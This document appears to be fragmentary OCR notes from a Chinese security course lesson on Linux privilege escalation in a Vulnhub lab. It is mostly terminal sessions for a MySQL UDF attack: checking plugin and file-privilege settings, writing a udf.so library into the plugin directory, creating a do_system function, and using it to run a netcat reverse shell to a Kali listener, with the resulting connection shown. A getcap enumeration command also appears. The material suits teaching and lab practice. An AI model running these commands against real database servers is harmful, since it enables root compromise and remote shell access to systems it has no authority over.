

5/2086 个字



20:27 2024-01-19









(3) MYSQL-UDF提权:









暂停播放 14 31:14 提升-Linu... X 您正在共享屏幕

第141天: 权限提升-Linux系统权限提升篇&Vulnhub&Ca... 上次修改是Miniko在4小时前进行的 正在讲话: 小迪安全

kali-linux-2023.4-vmware-amd64 - VMware Workstation

```
File Actions Edit View Help
+-----+
| version() |
+-----+
| 5.5.60-0+deb8u1 |
+-----+
1 row in set (0.00 sec)

mysql> show variables like '%plugin%';
show variables like '%plugin%';
+-----+
| Variable_name | Value |
+-----+
| plugin_dir | /usr/lib/mysql/plugin/ |
+-----+
1 row in set (0.00 sec)

mysql> show variables like '%secure%';
show variables like '%secure%';
+-----+
| Variable_name | Value |
+-----+
| secure_auth | OFF |
| secure_file_priv | |
+-----+
2 rows in set (0.00 sec)

mysql>
```

查找开关是否开启

4/2086 个字

要返回到您的计算机, 请将鼠标指针从虚拟机中移出或按 Ctrl+Alt.

20:42 2024-01-19

第14 39:48 提升-Linu... X 您正在共享屏幕

第141天: 权限提升-Linux系统权限提升篇&Vulnhub&Ca... self-edu... 上次修改是Miniko在4小时前进行的 正在讲话: 小迪安全

kali-linux-2023.4-vmware-amd64 - VMware Workstation

```
File Actions Edit View Help
+-----+
| secure_auth | OFF |
| secure_file_priv | |
+-----+
2 rows in set (0.00 sec)

mysql> use mysql; 选择数据库
use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> create table xiaodi(line blob); 创建xiaodi表
create table xiaodi(line blob);
Query OK, 0 rows affected (0.00 sec)

mysql> 往xiaodi表中插入二进制的udf.so
insert into xiaodi values(load_file('/tmp/udf.so'));
mysql> select * from xiaodi into outfile '/usr/lib/mysql/plugin/udf.so'; 导出udf.so
select * from xiaodi into outfile '/usr/lib/mysql/plugin/udf.so';
Query OK, 0 rows affected (0.00 sec)

mysql> create function do_system returns integer soname 'udf.so'; 创建do_system自定义函数
create function do_system returns integer soname 'udf.so';
ERROR 1126 (HY000): Can't open shared library 'udf.so' (errno: 0 /usr/lib/mysql/plugin/udf.so: file too short)
mysql>
```

7/2086 个字

要返回到您的计算机, 请将鼠标指针从虚拟机中移出或按 Ctrl+Alt.

20:51 2024-01-19

第141天: 权限提升-Linux系统权限提升篇&Vulnhub&Ca...

正在讲话: 小迪安全

批注数(4)

```
root@kali:~# cat /usr/lib/mysql/plugin/udf.so;
Query OK, 1 row affected

mysql>
mysql> create function do_system returns integer soname 'udf.so';
create function do_system returns integer soname 'udf.so';
Query OK, 0 rows affected (0.00 sec)

mysql>
mysql> select do_system('nc 192.168.139.141 6666 -e /bin/bash');
select do_system('nc 192.168.139.141 6666 -e /bin/bash');
+-----+
| do_system('nc 192.168.139.141 6666 -e /bin/bash') |
+-----+
| 0 |
+-----+
1 row in set (0.01 sec)

mysql>
```

写入反弹命令

106 查看所有能力: getcap -r / 2>/dev/null

107

108 Hacker_Kid

109 WP 参考: <https://www.jianshu.com/p/60673ac0454f>

6/2086 个字

第141天: 权限提升-Linux系统权限提升篇&Vulnhub&Ca...

正在讲话: 小迪安全

批注数(4)

```
(root@kali)~# nc -lvp 6666
listening on [any] 6666 ...
192.168.139.155 - - [19/Jan/2024 07:56:19] "GET /udf.so HTTP/1.1" 200 -
Keyboard interrupt received, exiting.

(root@kali)~# nc -lvp 6666
listening on [any] 6666 ...
192.168.139.155: inverse host lookup failed: Unknown host
connect to [192.168.139.141] from (UNKNOWN) [192.168.139.155] 49505

mysql> select do_system('nc 192.168.139.141 6666 -e /bin/bash');
select do_system('nc 192.168.139.141 6666 -e /bin/bash');
+-----+
| do_system('nc 192.168.139.141 6666 -e /bin/bash') |
+-----+
| 0 |
+-----+
1 row in set (0.01 sec)

mysql>
```

kali监听6666端口


